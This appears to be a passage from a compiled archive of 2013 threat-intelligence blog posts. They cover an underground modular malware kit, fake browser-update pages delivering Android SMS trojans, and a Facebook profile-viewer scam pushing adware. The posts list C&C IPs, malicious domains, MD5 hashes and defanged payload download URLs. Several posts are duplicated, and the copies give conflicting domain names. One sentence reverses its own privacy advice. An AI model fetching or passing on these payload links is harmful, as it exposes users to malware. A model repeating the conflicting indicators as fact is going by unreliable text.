14. <https://www.virustotal.com/en/file/1a3e255ccb734021ff8c89b4f14196d065fa1905ab5df398431df4909b1ed1d7/analysis/>

[is/](#)

15. [https://www.virustotal.com/en/file/5a0f6fe6d46d6bda81a237d72a60ec55df7062be4dff1abe7712d64d1a6a9a1f/analysis/](https://www.virustotal.com/en/file/5a0f6fe6d46d6bda81a237d72a60ec55df7062be4dff1abe7712d64d1a6a9a1f/analysis/1383771675/)

[1383771675/](#)

16. [https://www.virustotal.com/en/file/61dd75041770fb177a76658bf620b8568aec47d3c8c779d94913e549090479f8/analysis/](https://www.virustotal.com/en/file/61dd75041770fb177a76658bf620b8568aec47d3c8c779d94913e549090479f8/analysis/1383771675/)

[is/1383771784/](#)

17.

[https://www.virustotal.com/en/file/195a3be1048d9b8192670a488cf991b39d6ff6c8a3d2996dfef30633fe9eeac5/analysis](https://www.virustotal.com/en/file/195a3be1048d9b8192670a488cf991b39d6ff6c8a3d2996dfef30633fe9eeac5/analysis/)

[is/1383771850/](#)

18.

[https://www.virustotal.com/en/file/5c19a007d6620c542940a2ebf441db7a4285ee42cea2e4e4b153aab80b44fa4d/analysis](https://www.virustotal.com/en/file/5c19a007d6620c542940a2ebf441db7a4285ee42cea2e4e4b153aab80b44fa4d/analysis/)

[is/1383771922/](#)

19.

[https://www.virustotal.com/en/file/669e7c760993098bfe6f1deb595239ace7809a9674ef5eef0e48631d6743bf04/analysis](https://www.virustotal.com/en/file/669e7c760993098bfe6f1deb595239ace7809a9674ef5eef0e48631d6743bf04/analysis/)

[is/1383772019/](#)

20.

[https://www.virustotal.com/en/file/0826d6b1d5c803afaec09299e7df3f2763cb39dba91854346fc57d7f610d9299/analysis](https://www.virustotal.com/en/file/0826d6b1d5c803afaec09299e7df3f2763cb39dba91854346fc57d7f610d9299/analysis/)

[is/1383772147/](#)

21.

[https://www.virustotal.com/en/file/941bee13931948d2913982efb0d677a2222648ef23893e7cbf773c59bb5ea369/analysis](https://www.virustotal.com/en/file/941bee13931948d2913982efb0d677a2222648ef23893e7cbf773c59bb5ea369/analysis/)

[is/1383772232/](#)

22.

[https://www.virustotal.com/en/file/6cf9503053e927c75a537b2574fa44e203f5fc4079a6446e8b285b13ad8bbf7f/analysis](https://www.virustotal.com/en/file/6cf9503053e927c75a537b2574fa44e203f5fc4079a6446e8b285b13ad8bbf7f/analysis/)

[is/1383772324/](#)

23.

<https://www.virustotal.com/en/file/03734e0e1dc2a834e4892f10cfa52399180cac37579bfd742ea81fa5503e18ff/analysis/1383772403/>

[is/1383772403/](https://www.virustotal.com/en/file/03734e0e1dc2a834e4892f10cfa52399180cac37579bfd742ea81fa5503e18ff/analysis/1383772403/)

24.

<https://www.virustotal.com/en/file/f7a8d5bf295dcc0d614ccb10a25aaa7645c9f6c5240da481bf18bbe9f050e8cd/analysis/1383783939/>

[is/1383783939/](https://www.virustotal.com/en/file/f7a8d5bf295dcc0d614ccb10a25aaa7645c9f6c5240da481bf18bbe9f050e8cd/analysis/1383783939/)

25.

<https://www.virustotal.com/en/file/77779337b988c5c4a606cb5299c0cb92e39766ae05d3cbe5dc005064d1059eb4/analysis/1383784127/>

[is/1383784127/](https://www.virustotal.com/en/file/77779337b988c5c4a606cb5299c0cb92e39766ae05d3cbe5dc005064d1059eb4/analysis/1383784127/)

26.

<https://www.virustotal.com/en/file/5e9963185d18b01a5900d53f436c70ea4260de9327e52ef97107a755ca60b570/analysis/1383784229/>

[is/1383784229/](https://www.virustotal.com/en/file/5e9963185d18b01a5900d53f436c70ea4260de9327e52ef97107a755ca60b570/analysis/1383784229/)

27.

<https://www.virustotal.com/en/file/c618d84e47ef2ccdd11d7a2f3883e5fa7bca52442bf3a0904e1723f3dc459461/analysis/1383784294/>

[is/1383784294/](https://www.virustotal.com/en/file/c618d84e47ef2ccdd11d7a2f3883e5fa7bca52442bf3a0904e1723f3dc459461/analysis/1383784294/)

28.

<https://www.virustotal.com/en/file/62f4c45a5f698c759e66187d6d322b476e78d973aa6bf6daabcebb2d6139ad2d/analysis/1383784390/>

[is/1383784390/](https://www.virustotal.com/en/file/62f4c45a5f698c759e66187d6d322b476e78d973aa6bf6daabcebb2d6139ad2d/analysis/1383784390/)

29.

<https://www.virustotal.com/en/file/26c88732e4895244a937553c25bce2378718fc4e5af0977abdb6cedc9dbb9fbb/analysis/1383784546/>

30.

<https://www.virustotal.com/en/file/0713ef64ca57ab7164142f485208dba9cace1b8f9da3fdaaa0c840541df6b843/analysis/1383784624/>

31.

<https://www.virustotal.com/en/file/f8b10b6ae34c01878d24fd3bf29235b117303dd17b720e15126f0cc6a3110adf/analysis/1383785064/>

32. <http://www.zdnet.com/blog/security/inside-an-affiliate-spam-program-for-pharmaceuticals/2054>

989



## **New Commercially Available Modular Malware Platform Released On the Underground Marketplace**

**(2013-11-13 00:15)**

Cybercriminals have recently released a new (v3 to be more precise indicating possible beneath the radar operation

until now), commercially available, modular malware platform, including such cybercrime-friendly features like

DNS Changer, Loaders, [1]**Injects**, and [2]**Ransomware** features – completely blocking the Internet access of [3]**the**

**affected user** in this particular case – with several upcoming modules such as stealth VNC, and Remote IE (a feature

which would allow them to completely hijack any sort of encrypted session taking place on the affected host, naturally including the cookies).

### **Sample screenshots of the command and control interface+DNS Changer in action:**

990



With prices for the standard package starting from \$1,500, I expect that the malware bot will quickly gain market

share thanks to its compatibility with existing/working crimeware concepts/releases, as well as thanks to the general

availability of 24/7/365 [4]**managed malware crypting services**, applying the necessary degree of QA (Quality

Assurance) to a potential campaign before launching it. Moreover, yet another factor that would greatly contribute

to the success of such type of newly released platforms is the the ease of acquisition of legitimate traffic – think

[5]**blackhat SEO**, [6]**compromised FTP accounts**, or [7]**mass SQL injection campaigns** – to be later on converted into malware-infected hosts, most commonly through social engineering, or the client-side exploitation of outdated and



already patched vulnerabilities in browser plugins/third-party applications.

Furthermore, with or without the full scale modularity in place - some of the modules are currently in the

works, as well as the lack of built-in renting/reselling/traffic acquisition/affiliate network type of monetization

elements, typical for what can be best described as platform type of underground market release compared to a

standalone modular malware bot, the bot's worth keeping an eye on.

The DNS Changer IP seen in the screenshot **62.76.176.214** (*62-76-176-214.clodo.ru*), can also be connected to

related malicious activity. For instance, [8]**MD5: cef012fb4fa7cd55f04558ecee04cd4e** is known to have previously

phoned back to **62.76.176.214**.

And most interestingly, [9]**according to this assessment**, next to phoning back to 62.76.176.214, the following

malicious domains are also known to have been used as C &Cs by the same sample:

**6r3u8874dfd9.com** - known to have responded to 31.170.179.179

**r55u87799hd39.com** - known to have responded to 31.170.179.179

**r95u8114dfd9.com**

**The following malicious MD5s are also known to have phoned back to the same C &C IP (31.170.179.179)**

**since the beginning of the month:**

MD5: 56f05611ec91f010d015536b7e9fe1a5

991

MD5: 49aeaa9fad5649d20a9c56e611e81d96

MD5: bf4fa138741ec4af0a0734b28142f7ae

MD5: cd92df2172a40ebb507fa701dcb14fea

MD5: 1d51cde1ab7a1d3d725e507089d3ba5e

MD5: a00695df0a50b3d3ffeb3454534d97a8

MD5: ea8340c95589ca522dac1e04839a9ab9

MD5: f2933ca59e8453a2b50f6d38a9ad9709

MD5: dd9c4ba82de8dcf0f3e440b302e223e8

MD5: d92ad37168605579319c3dff4d6e8c26

MD5: 004bf3f6b7f49d5c650642dde3255b16

MD5: deb8bcd6c7987ee4e0a95273e76feccd

MD5: 1791cb3e3da28aec11416978f415dcd3

MD5: 7eae6322c9dcaa0f12a99f2c52b70224

MD5: 0027511d25a820bcd7565257fd61ba4

MD5: 294edcdaab9ce21cb453dc40642f1561

MD5: b414d9f54a723e8599593503fe0de4f1

MD5: 20ee0617e7dc03c571ce7d5c2ee6a0a0

MD5: e1059ae3fb9c62cf3272eb6449de23cf

***This post has been reproduced from [10]Dancho Danchev's blog . Follow him [11]on Twitter.***

1. <http://ddanchev.blogspot.com/2013/07/a-peek-inside-managed-otpatstan-token.html>
2. <http://www.webroot.com/blog/tag/ransomware/>
3. <https://www.google.com/webhp?tab=ww&ei=#q=site:ddanchev.blogspot.com+ransomware>
4. <https://www.google.com/webhp?tab=ww&ei=#q=site:webroot.com%2Fblog+crypting>
5. <https://www.google.com/webhp?tab=ww&ei=#q=site:ddanchev.blogspot.com+blackhat+seo>
6. <https://www.google.com/webhp?tab=ww&ei=#q=site:ddanchev.blogspot.com+ftp+accounts>
7. <https://www.google.com/webhp?tab=ww&ei=#q=site:ddanchev.blogspot.com+sql+injection>
8. <https://www.virustotal.com/en/file/4ca375c6db3d32dde7b981b0981079d8e13bd121a81c835d58d02a046d98277f/analysis/>
9. [http://www.symantec.com/security\\_response/writeup.jsp?docid=2013-101610-5035-99&tabid=2](http://www.symantec.com/security_response/writeup.jsp?docid=2013-101610-5035-99&tabid=2)

10. <http://ddanchev.blogspot.com/>

11. <http://twitter.com/danchodanchev>

992



## **New Commercially Available Modular Malware Platform Released On the Underground Marketplace**

**(2013-11-13 00:15)**

Cybercriminals have recently released a new (v3 to be more precise indicating possible beneath the radar operation

until now), commercially available, modular malware platform, including such cybercrime-friendly features like

DNS Changer, Loaders, [1]**Injects**, and [2]**Ransomware** features – completely blocking the Internet access of [3]**the affected user** in this particular case – with several upcoming modules such as stealth VNC, and Remote IE (a feature

which would allow them to completely hijack any sort of encrypted session taking place on the affected host,

naturally including the cookies).

**Sample screenshots of the command and control interface+DNS Changer in action:**

993



With prices for the standard package starting from \$1,500, I expect that the malware bot will quickly gain market

share thanks to its compatibility with existing/working crimeware concepts/releases, as well as thanks to the general

availability of 24/7/365 [4]**managed malware crypting services**, applying the necessary degree of QA (Quality

Assurance) to a potential campaign before launching it. Moreover, yet another factor that would greatly contribute

to the success of such type of newly released platforms is the the ease of acquisition of legitimate traffic – think

[5]**blackhat SEO**, [6]**compromised FTP accounts**, or [7]**mass SQL injection campaigns** – to be later on converted into malware-infected hosts, most commonly through social engineering, or the client-side exploitation of outdated and

already patched vulnerabilities in browser plugins/third-party applications.

Furthermore, with or without the full scale modularity in place – some of the modules are currently in the

works, as well as the lack of built-in renting/reselling/traffic acquisition/affiliate network type of monetization

elements, typical for what can be best described as platform type of underground market release compared to a

standalone modular malware bot, the bot's worth keeping an eye on.

The DNS Changer IP seen in the screenshot **62.76.176.214** ( *62-76-176-214.clodo.ru*), can also be connected to

related malicious activity. For instance, [8]**MD5: cef012fb4fa7cd55f04558ecee04cd4e** is known to have

previously

phoned back to **62.76.176.214**.

And most interestingly, [9]**according to this assessment**, next to phoning back to 62.76.176.214, the following

malicious domains are also known to have been used as C &Cs by the same sample:

**6r3u8874dfd9.com** - known to have responded to 31.170.179.179

**r55u87799hd39.com** - known to have responded to 31.170.179.179

**r95u8114dfd9.com**

**The following malicious MD5s are also known to have phoned back to the same C &C IP (31.170.179.179)**

**since the beginning of the month:**

MD5: 56f05611ec91f010d015536b7e9fe1a5

994

MD5: 49aeaa9fad5649d20a9c56e611e81d96

MD5: bf4fa138741ec4af0a0734b28142f7ae

MD5: cd92df2172a40ebb507fa701dcb14fea

MD5: 1d51cde1ab7a1d3d725e507089d3ba5e

MD5: a00695df0a50b3d3ffeb3454534d97a8

MD5: ea8340c95589ca522dac1e04839a9ab9

MD5: f2933ca59e8453a2b50f6d38a9ad9709

MD5: dd9c4ba82de8dcf0f3e440b302e223e8

MD5: d92ad37168605579319c3dff4d6e8c26

MD5: 004bf3f6b7f49d5c650642dde3255b16

MD5: deb8bcd6c7987ee4e0a95273e76feccd

MD5: 1791cb3e3da28aec11416978f415dcd3

MD5: 7eae6322c9dcaa0f12a99f2c52b70224

MD5: 0027511d25a820bcd7565257fd61ba4

MD5: 294edcdaab9ce21cb453dc40642f1561

MD5: b414d9f54a723e8599593503fe0de4f1

MD5: 20ee0617e7dc03c571ce7d5c2ee6a0a0

MD5: e1059ae3fb9c62cf3272eb6449de23cf

Updates will be posted as soon as new developments take place.

1. <http://ddanchev.blogspot.com/2013/07/a-peek-inside-managed-otpatstan-token.html>
2. <http://www.webroot.com/blog/tag/ransomware/>
3. <https://www.google.com/webhp?tab=ww&ei=#q=site:ddanchev.blogspot.com+ransomware>
4. <https://www.google.com/webhp?tab=ww&ei=#q=site:webroot.com%2Fblog+crypting>

5. <https://www.google.com/webhp?tab=ww&ei=#q=site:ddanchev.blogspot.com+blackhat+seo>

6. <https://www.google.com/webhp?tab=ww&ei=#q=site:ddanchev.blogspot.com+ftp+accounts>

7. <https://www.google.com/webhp?tab=ww&ei=#q=site:ddanchev.blogspot.com+sql+injection>

8. <https://www.virustotal.com/en/file/4ca375c6db3d32dde7b981b0981079d8e13bd121a81c835d58d02a046d98277f/analysis/>

[is/](#)

9. [http://www.symantec.com/security\\_response/writeup.jsp?docid=2013-101610-5035-99&tabid=2](http://www.symantec.com/security_response/writeup.jsp?docid=2013-101610-5035-99&tabid=2)

995



## **Fake Chrome/Firefox/Internet Explorer/Safari Updates Expose Users to Android Malware (2013-11-14 16:38)**

A currently ongoing [1]**malicious campaign using compromised sites as the primary traffic acquisition tactic**, is

attempting to socially engineer users (English and Russian speaking) into thinking that they're using an outdated

version of their browser, and need to apply a bogus (security/antivirus) update. In reality though, the update is a

variant of Trojan:Android/Fakeinst.EQ/Android.SmsSend.



## **Sample screenshots of the fake browser update landing pages:**

996



997



**Social  
engineering  
redirection  
chain:**

*hxxp://france-leasebacks.com/includes/domit/1.php*

->

*hxxp://advertcliks.net/ir/28/1405/56e9ca1335c2773445a79d5ddf75a755/tl*

*(93.115.82.239;*

*Email:*

*maxax-*

*aha@gmail.com) -> hxxp://newupdateronline.org  
(109.163.230.182; Email: vbistrih@yandex.com).*

**Known to have responded to 109.163.230.182 are also the following domains:**

1mc8.asia

anglecultivatep.in

appallinglyndiscoveries.in

bilious-6biros.in

998

boathire.pw

cvvv87.pro

dlcdcncnew1.pw

efuv77.pro

familye-perspex.in

farting-meagre.in

flvupdate.in

fringeclamberedk.in

hopefully-great8.in

investment-growsa.asia

money-tree.pw

moon-media.pw

moontree.pw

mountainlake.pw

movingv-relation.in

new-updateronline.org

**Sample Android samples pushed by the campaign:**

**[2]MD5:**

**da7fffa08bdeb945ca8237c2894aedd0** - detected by 11 out of 46 antivirus scanners as An-

droid.SmsSend.809.origin; Android.Trojan.FakeInst.HE

**[3]MD5: 1e1f57f6c8c9fb39da8965275548174f** -

detected by 17 out of 46 antivirus scanners as HEUR:Trojan-

SMS.AndroidOS.FakeInst.fe; Andr/RuSms-AL

**[4]MD5: b0f597636859b7f5b2c1574d7a8bbbbbb** -

detected by 13 out of 47 antivirus scanners as HEUR:Trojan-

SMS.AndroidOS.FakeInst.fe; Andr/RuSms-AL

**[5]MD5: b40aebc327e1bc6aabe5ccb4f18e8ea4** -

detected by 16 out of 48 antivirus scanners as  
Android:FakeIns-AF;

Trojan:Android/Fakeinst.EQ

All samples phone back to **dlldcncnew.net**

(109.163.230.182; Email: constantin.zawyalov@yandex.ru).

Re-

sponding to the same IP is also **newapk-flv.org**.

**The same email is also known to have been previously used to register the following domains:**

downloader8days.in

open-filedownload4.in (known to have responded to 188.95.159.30)

upweight.in

bestnewbrowsers.in

bestowedcomedyb.org (known to have responded to 109.163.230.180)

expandload.in

2012internet-load.in

4interfilefolder.in

99030.in

admitted-6crept.org

rufileserver.in

It appears that the traffic is not segmented – to [6]**affect mobile device users only** – at any point of the redi-

rection chain, an indication of what I believe is a boutique cybercrime-friendly operation. In comparison, the

relatively more sophisticated ones would segment the traffic, usually acquired through the [7]**active exploitation of**

**tens of thousands of legitimate Web sites**, or the direct purchase of segmented mobile traffic.

Interestingly, both novice players in this market segment, and the experienced ones, are implementing basic

evasive tactics, such as, for instance, the need to provide a valid mobile number, where a potential victim will receive

999

a confirmation code for accessing the inventory of rogue games and applications, thereby preventing automatic acquisition of the apps for further analysis. Moreover, providing a valid mobile number to the cybercriminals behind

the campaign, is naturally prone to be abused in ways largely based on the preferences of those who obtained them

through such a way, therefore users are advised not to treat their mobile number in a privacy conscious way.

***This post has been reproduced from [8]Dancho Danchev's blog . Follow him [9]on Twitter.***

1. <http://ddanchev.blogspot.com/2013/09/rogue-iframe-injected-web-sites-lead-to.html>

2. <https://www.virustotal.com/en/file/2ef49d2ba03c8d9420e008edb8d04fb3abad2fd41684e65d0d47ef5fc4d2787a/analysis/>

3. <https://www.virustotal.com/en/file/65bb64a9e651ea785d2ba92c2ab8bd02f6353ae472bf2bc5f917b79bfdf67a10/analysis/>

4. <https://www.virustotal.com/en/file/7e7528e5a1f2328c8e5167ad51c4cda8791f5b213cd85a436bdd83681b8ad7f6/analysis/>

[is/](#)

5.

<https://www.virustotal.com/en/file/52dfd24ce2af44c37f5cb8cd7ed37bc0c62bff5148293b891cc5ef558fdc5369/analysis/>

[is/](#)

6. <http://www.webroot.com/blog/2013/01/22/android-malware-spreads-through-compromised-legitimate-web-sites/>

7. <http://ddanchev.blogspot.com/2013/09/rogue-iframe-injected-web-sites-lead-to.html>

8. <http://ddanchev.blogspot.com/>

9. <http://twitter.com/danchodanchev>

1000



## **Fake Chrome/Firefox/Internet Explorer/Safari Updates Expose Users to Android Malware (2013-11-14 16:38)**

A currently ongoing [1]**malicious campaign using compromised sites as the primary traffic acquisition tactic**, is

attempting to socially engineer users (English and Russian speaking) into thinking that they're using an outdated

version of their browser, and need to apply a bogus (security/antivirus) update. In reality though, the update is a

variant of Trojan:Android/Fakeinst.EQ/Android.SmsSend.

**Sample screenshots of the fake browser update landing pages:**

1001



1002



**Social**

**engineering**

**redirection**

**chain:**

*hxxp://france-leasebacks.com/includes/domit/1.php*

->

*hxxp://advertcliks.net/ir/28/1405/56e9ca1335c2773445a79d5ddf75a755/tl*

*(93.115.82.239;*

*Email:*

*maxax-*

*aha@gmail.com) -> hxxp://newupdateronline.org  
(109.163.230.182; Email: vbistrih@yandex.com).*

**Known to have responded to 109.163.230.182 are also the following domains:**

1mc8.asia

anglecultivatep.in

appallinglyndiscoveries.in

bilious-6biros.in

1003

boathire.pw

cvwv87.pro

dlldcncnew1.pw

efuv77.pro

familye-perspex.in

farting-meagre.in

flvupdate.in

fringeclamberedk.in

hopefully-great8.in

investment-growsa.asia

money-tree.pw

moon-media.pw

moontree.pw

mountainlake.pw

movingv-relation.in

new-updateronline.org

**Sample Android samples pushed by the campaign:**



[2]**MD5:**

**da7fffa08bdeb945ca8237c2894aedd0** - detected by 11 out of 46 antivirus scanners as An-

droid.SmsSend.809.origin; Android.Trojan.FakeInst.HE

[3]**MD5: 1e1f57f6c8c9fb39da8965275548174f** - detected by 17 out of 46 antivirus scanners as HEUR:Trojan-

SMS.AndroidOS.FakeInst.fe; Andr/RuSms-AL

[4]**MD5: b0f597636859b7f5b2c1574d7a8bbbbbb** - detected by 13 out of 47 antivirus scanners as HEUR:Trojan-

SMS.AndroidOS.FakeInst.fe; Andr/RuSms-AL

[5]**MD5: b40aebc327e1bc6aabe5ccb4f18e8ea4** -

detected by 16 out of 48 antivirus scanners as Android:FakeIns-AF;

Trojan:Android/Fakeinst.EQ

All samples phone back to **dlstdcncnew.net**  
(109.163.230.182; Email: constantin.zawyalov@yandex.ru).

Re-

sponding to the same IP is also **newapk-flv.org**.

**The same email is also known to have been previously used to register the following domains:**

downloader8days.in

open-filedownload4.in (known to have responded to 188.95.159.30)

upweight.in

bestnewbrowsers.in

bestowedcomedyb.org (known to have responded to 109.163.230.180)

expandload.in

2012internet-load.in

4interfilefolder.in

99030.in

admitted-6crept.org

rufileserver.in

It appears that the traffic is not segmented – to [6]**affect mobile device users only** – at any point of the redi-

rection chain, an indication of what I believe is a boutique cybercrime-friendly operation. In comparison, the

relatively more sophisticated ones would segment the traffic, usually acquired through the [7]**active exploitation of**

**tens of thousands of legitimate Web sites**, or the direct purchase of segmented mobile traffic.

Interestingly, both novice players in this market segment, and the experienced ones, are implementing basic

evasive tactics, such as, for instance, the need to provide a valid mobile number, where a potential victim will receive

a confirmation code for accessing the inventory of rogue games and applications, thereby preventing automatic acquisition of the apps for further analysis.

Moreover, providing a valid mobile number to the cybercriminals behind the campaign, is naturally prone to

be abused in ways largely based on the preferences of those who obtained them through such a way, therefore users

are advised not to treat their mobile number in a privacy conscious way.

Updates will be posted as soon as new developments take place.

1. <http://ddanchev.blogspot.com/2013/09/rogue-iframe-injected-web-sites-lead-to.html>

2. <https://www.virustotal.com/en/file/2ef49d2ba03c8d9420e008edb8d04fb3abad2fd41684e65d0d47ef5fc4d2787a/analysis/>

3. <https://www.virustotal.com/en/file/65bb64a9e651ea785d2ba92c2ab8bd02f6353ae472bf2bc5f917b79bdfd67a10/analysis/>

4. <https://www.virustotal.com/en/file/7e7528e5a1f2328c8e5167ad51c4cda8791f5b213cd85a436bdd83681b8ad7f6/analysis/>

5.

<https://www.virustotal.com/en/file/52dfd24ce2af44c37f5cb8cd7ed37bc0c62bff5148293b891cc5ef558fdc5369/analysis/>

[is/](#)

6. <http://www.webroot.com/blog/2013/01/22/android-malware-spreads-through-compromised-legitimate-web-sites/>

7. <http://ddanchev.blogspot.com/2013/09/rogue-iframe-injected-web-sites-lead-to.html>

1005

**2.12**

**December**

1006



## **Summarizing Webroot's Threat Blog Posts for November (2013-12-03 23:38)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for November, 2013. You can

subscribe to [2]**Webroot's Threat Blog RSS Feed**, or follow me on Twitter:

**01.** [3]Google-dorks based mass Web site hacking/SQL injecting tool helps facilitate malicious online activity

**02.** [4]Deceptive ads lead to the SpyAlertApp PUA (Potentially Unwanted Application)

**03.**

[5]Cybercriminals differentiate their 'access to compromised PCs' service proposition, emphasize on the prevalence of 'female bot slaves'

**04.** [6]New vendor of 'professional DDoS for hire service' spotted in the wild

**05.** [7]Source code for proprietary spam bot offered for sale, acts as force multiplier for cybercrime-friendly activity **06.**

[8]Low Quality Assurance (QA) iframe campaign linked to May's Indian government Web site compromise spotted in the wild

**07.** [9]Popular French torrent portal tricks users into installing the BubbleDock/Downware/DownloadWare PUA (Potentially Unwanted Application)

1007

**08.** [10]Web site of Brazilian 'Prefeitura Municipal de Jaqueira' compromised, leads to fake Adobe Flash player **09.**

[11]Malicious multi-hop iframe campaign affects thousands of Web sites, leads to a cocktail of client-side exploits **10.**

[12]Vendor of TDoS products/services releases new multi-threaded SIP-based TDoS tool

**11.** [13]Cybercriminals spamvertise tens of thousands of fake 'Sent from my iPhone' themed emails, expose users to malware

**12.** [14]Fake 'Annual Form (STD-261) - Authorization to Use Privately Owned Vehicle on State Business' themed

emails lead to malware

**13.** [15]'Newly released proxy-supporting Origin brute-forcing tools targets users with weak passwords'

**14.** [16]Fake WhatsApp 'Voice Message Notification' themed emails expose users to malware

**15.** [17]Cybercriminals impersonate HSBC through fake 'payment e-Advice' themed emails, expose users to malware

**16.** [18]Fake 'MMS Gallery' notifications impersonate T-Mobile U.K, expose users to malware

**17.** [19]Fake 'October's Billing Address Code' (BAC) form themed spam campaign leads to malware

***This post has been reproduced from [20]Dancho Danchev's blog . Follow him [21]on Twitter.***

1. <http://www.webroot.com/blog>

2. <http://feeds2.feedburner.com/WebrootThreatBlog>

3. <http://www.webroot.com/blog/2013/11/01/peek-inside-google-dorks-based-mass-sql-injecting-tool/>

4. <http://www.webroot.com/blog/2013/11/01/deceptive-ads-lead-spyalertapp-pua-potentially-unwanted-application/>

[n/](#)

5. [http://www.webroot.com/blog/2013/11/04/cybercriminals-differentiate-access-compromised-pcs-service-propos](http://www.webroot.com/blog/2013/11/04/cybercriminals-differentiate-access-compromised-pcs-service-proposition-emphasize-prevalence-female-bot-slaves/)

[ition-emphasize-prevalence-female-bot-slaves/](#)

6. <http://www.webroot.com/blog/2013/11/05/new-vendor-professional-ddos-hire-service-spotted-wild/>
7. <http://www.webroot.com/blog/2013/11/07/source-code-proprietary-spam-bot-offered-sale-acts-force-multiply-r-cybercrime-friendly-activity/>
8. <http://www.webroot.com/blog/2013/11/08/low-quality-assurance-qa-iframe-campaign-linked-mays-india-government-web-site-compromise-spotted-wild/>
9. <http://www.webroot.com/blog/2013/11/11/popular-french-torrent-portal-tricks-users-into/>
10. <http://www.webroot.com/blog/2013/11/12/web-site-brazilian-prefeitura-municipal-de-jaqueira-compromised-leads-fake-adobe-flash-player/>
11. <http://www.webroot.com/blog/2013/11/13/malicious-multi-hop-iframe-campaign-affects-thousands-of-web-sites-leads-to-cve-2011-3402/>
12. <http://www.webroot.com/blog/2013/11/15/vendor-tdos-productsservices-releases-new-multi-threaded-sip-based-tdos-tool/>
13. <http://www.webroot.com/blog/2013/11/19/cybercriminals-spamvertise-tens-thousands-fake-sent-iphone-themed-emails-expose-users-malware/>

14. <http://www.webroot.com/blog/2013/11/20/fake-annual-form-std-261-authorization-use-privately-owned-vehicle-state-business-themed-emails-lead-malware/>
15. <http://www.webroot.com/blog/2013/11/21/newly-released-proxy-supporting-origin-brute-forcing-tools-targets-users-weak-passwords/>
16. <http://www.webroot.com/blog/2013/11/22/fake-whatsapp-voice-message-notification-themed-emails-expose-user-s-malware/>
17. <http://www.webroot.com/blog/2013/11/25/cybercriminals-impersonate-hsbc-fake-payment-e-advice-themed-email-s-expose-users-malware/>
18. <http://www.webroot.com/blog/2013/11/26/fake-mms-gallery-notifications-impersonate-t-mobile-u-k-expose-users-malware/>
19. <http://www.webroot.com/blog/2013/11/27/fake-octobers-billing-address-code-bac-form-themed-spam-campaign-leads-malware/>
20. <http://ddanchev.blogspot.com/>
21. <http://twitter.com/danchodanchev>

1008





## **Facebook Circulating 'Who's Viewed Your Profile' Campaign Exposes 800k+ Users to CrossRider**

### **PUA/Rogue Firefox Add-ons/Android Adware AirPush (2013-12-04 02:25)**

A massive privacy-violating, Facebook circulating "Who's Viewed Your Profile" campaign, has been operating beneath the radar, exposing over 800,000 users internationally, to a cocktail of [1]**PUAs (Potentially Unwanted Applications)**, rogue Firefox Add-ons impersonating Adobe's Flash Player, as well as the Android based adware AirPush.

Relying on a proven social engineering tactic of "offering what's not being offered in general", next to hosting

the rogue files on legitimate service providers - Google Docs and Dropbox in this particular case - the campaign is a

great example that the ubiquitous for the social network social engineering scheme, continues to trick gullible and

uninformed users into installing privacy-violating applications on their hosts/mobile devices.

Let's dissect the campaign, expose its infrastructure, (conservatively) assess the damage, and provide fresh

MD5s for the currently served privacy-violating PUAs, Firefox add-ons, and Android adware.

**Primary spamvertised Facebook URL:** *FCOSYUC.tk/?15796422*

**Redirection**

**chain:**

*p2r0f3rviewer9890.co.nf*

->

*bit.ly/1bZCeNv?vsdvc*

->

*wh0prof.uni.me/?sdvsjka*

->

*wh0prof.uni.me/ch/*

**Rogue**

**Google**

**Store**

**Extension**

**URL**

**(currently**

**offline):**

*hxxps://chrome.google.com/webstore/detai-*

*l/dllaajjfgpigkeblmlbamflggfjk gbej*

**Campaign's GA Account ID: UA-12798017-1**

1009



**Domain name reconnaissance:**

*wh0prof.uni.me - 192.157.201.42*

**Known to have responded to the same IP are also the following domains:**

*cracks4free.info*

*pr0lotra.p9.org*

**Google Docs Hosted PUA URLs:**

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqVFijUDBNtjFHdVE &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqRXBMLWZ4cVZJV2s &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqUjllLWc4MVFRQUk &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqOXlyNko0VFBOdnM &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqZm5yeUFudFhqclU &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqbWpfNW5FalJmRGM &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqS3V1ZkZBQjjGbjQ &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqX2xXbEJLbEY0Q3M &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqMU5RVkJSWURxME0 &export=download*

*hxxps://docs.google.com/uc?authuser=0 &id=0BziH-mKCuQwqVFljUDBnTjFHdVE &export=download*

### **Dropbox Firefox Add-on/Android APK Hosted URLs:**

*hxxps://dl.dropboxusercontent.com/s/so3vm50w298qkto/WhoViewsYourProfile.apk*

*hxxps://dl.dropboxusercontent.com/s/kor9c2mqv49esva/kkado-be-ff.xpi*

1010



### **Detection rate for the served PUAs, the Android adware and the rogue Firefox Add-on:**

#### **[2]MD5:**

**c7fcf7078597ea752b8d54e406c266a7** - detected by 5 out of 48 antivirus scanners as

PUP.Optional.CrossRider

**[3]MD5: 30cf98d7dc97cae57f8d72487966d20b** - detected by 6 out of 48 antivirus scanners as Trojan.Dropper.FB

#### **[4]MD5:**

**f2459b6bde1d662399a3df725bf8891b** - detected by 13 out of 48 antivirus scanners as Ad-

ware/AirPush!Android; Android Airpush; Adware/ANDR.Airpush.G.Gen

#### **[5]MD5:**

**3fb95e1ed77d1b545cf7385b4521b9ae** - detected by 18 out of 48 antivirus scanners as

JS/TrojanClicker.Agent.NDL

Once executed **MD5:**

**30cf98d7dc97cae57f8d72487966d20b** phones back to 195.167.11.4.

Time to (conservatively) assess the campaign's damage over the year(s):

1011



1012



The click-through rate should be considered conservative, and it remains unknown whether the URL shortening

service was used by the cybercriminal(s) since day one of the campaign.

1013



The campaign remains active, and is just the tip of the iceberg in terms of similar campaigns tricking Facebook's

users into thinking that they can eventually see who's viewed their profile. Facebook users who stumble across such

campaigns on their own, or their friends' Walls, are advised [6]**to consider reporting the campaign back to Facebook,**

immediately.

***This post has been reproduced from [7]Dancho Danchev's blog . Follow him [8]on Twitter.***

1. <http://www.webroot.com/blog/tag/pua/>
